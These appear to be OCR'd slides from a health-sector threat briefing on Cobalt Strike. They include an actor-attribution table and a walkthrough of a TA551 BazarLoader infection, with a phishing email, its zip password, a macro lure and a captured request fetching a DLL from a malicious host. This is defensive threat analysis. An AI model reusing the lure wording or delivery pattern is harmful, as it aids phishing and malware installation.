
Cobalt Strike is used maliciously by several state-sponsored actors and cybercriminal groups, many of whom pose a significant threat to the health sector.

THREAT ACTOR	APPROXIMATE ATTRIBUTION
Leviathan, TEMP.Periscope, TEMP.Jumper, APT40, BRONZE MOHAWK, GADOLINIUM, Kryptonite Panda	Chinese Ministry of State Security's (MSS) Hainan State Security Department
BRONZE PRESIDENT, HoneyMyte, Red Lich, Mustang Panda	Chinese government
APT 19, KungFu Kittens, Black Vine, Group 13, PinkPanther, Sh3llCr3w, BRONZE FIRESTONE, Shell Crew, Deep Panda	Chinese government
APT10, MenuPass, Menupass Team, menuPass, menuPass Team, happyyongzi, POTASSIUM, DustStorm, Red Apollo, CVNX, HOGFISH, Cloud Hopper, BRONZE RIVERSIDE, Stone Panda	Chinese government
Winnti, Axiom, APT17, and Ke3chang	Chinese government
FIN6, SKELETON SPIDER, ITG08, MageCart Group 6, White Giant, GOLD FRANKLIN	Cybercriminal group (Unknown location) Cybercriminal group (Unknown location

Please note: Attribution is not an exact science. Nomenclature for threat actors can be predicated on gaps in data and these tables represent an approximation.


2021-08-10: TA551 (SHATHAK) BAZARLOADER LEADS TO COBALT STRIKE
email
password-protected ZIP archive
ZIP
extracted file
DOC
enable macros
>...
HTA file
HTA
Web traffic for installer DLL
DLL
BazarLoader DLL
Bazar C2 traffic
DLL
Cobalt Strike DLL
Cobalt Strike traffic
Bazar C2 traffic continues

Combination Attacks: Bazarloader, Part 2



Re: Container(s) will arrive at POD Soon - Mozilla Thunderbird

From lax <[redacted]@[redacted].com>

Subject **Re: Container(s) will arrive at POD Soon**

Date Wed, 4 Aug 2021 14:08:38 +0000


To [redacted] <[redacted]@[redacted].com>

```
Hello ,

The important information for you. See the attachment to the email.

Password - vfd54t3

Regards
```


1 attachment: request.zip 46.5 KB

request.zip 46.5 KB

2021-08-10: TA551 (SHATHAK) BAZARLOADER LEADS TO COBALT STRIKE




Combination Attacks: Bazarloader, Part 4



Password needed

File 'statistics_08.21.doc' is password protected. Please enter the password in the box below.

Password: ●●●●●●●●




SECURITY WARNING Macros have been disabled.

This document created in previous version of Microsoft Office Word.


To view or edit this document, please click "Enable editing" button on the top bar, and then click "Enable content"

Combination Attacks: Bazarloader, Part 5

2021-08-10: TA551 (SHATHAK) BAZARLOADER LEADS TO COBALT STRIKE



Combination Attacks: Bazarloader, Part 6



Wireshark · Follow TCP Stream (tcp.stream eq 0) · 2021-08-10-TA551-BazarLoader-to-Cobalt-Strike.pcap

```
GET /bdfh/D6um7u2XDeRs0hvyB67tf/Whs1ayr1Sp4ki/y8LFMBr4Cr408Qvr/
5Q9LFbjdzVx7E2rbgZ5DeL6cVNx/512h6De9/97944/10975/hut4?
user=CH69bMxpjXQ8sjdaCtoQevz1i1u1f6&time=lTof&page=JbmJ0tdz1iCNfKNfErriJrNMplz1c&
=2MKIpZ5khuJ67nSRTegX496eCJ7&4v=dL03H&ref=r4INSnQQ1oYZiei&uxpIgURh=9MRa HTTP/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/
7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR
3.5.30729)
Host: haleassetss.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 10 Aug 2021 18:36:16 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.2.34
X-Powered-By: PHP/7.2.34
Content-Description: File Transfer
Content-Disposition: attachment; filename="hut4"
Expires: 0
Cache-Control: must-revalidate
Pragma: public
Content-Length: 960134
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream

MZ......................@..............................................!..L.!This
program cannot be run in DOS mode.

$.......A.................b.....`..........L...`.......`.......`...\...`...
3...`.......`......Rich............................................PE..d....Z.a.
........." ................Tm
```


1 client pkt, 604 server pkts, 1 turn.

Entire conversation (546kB)

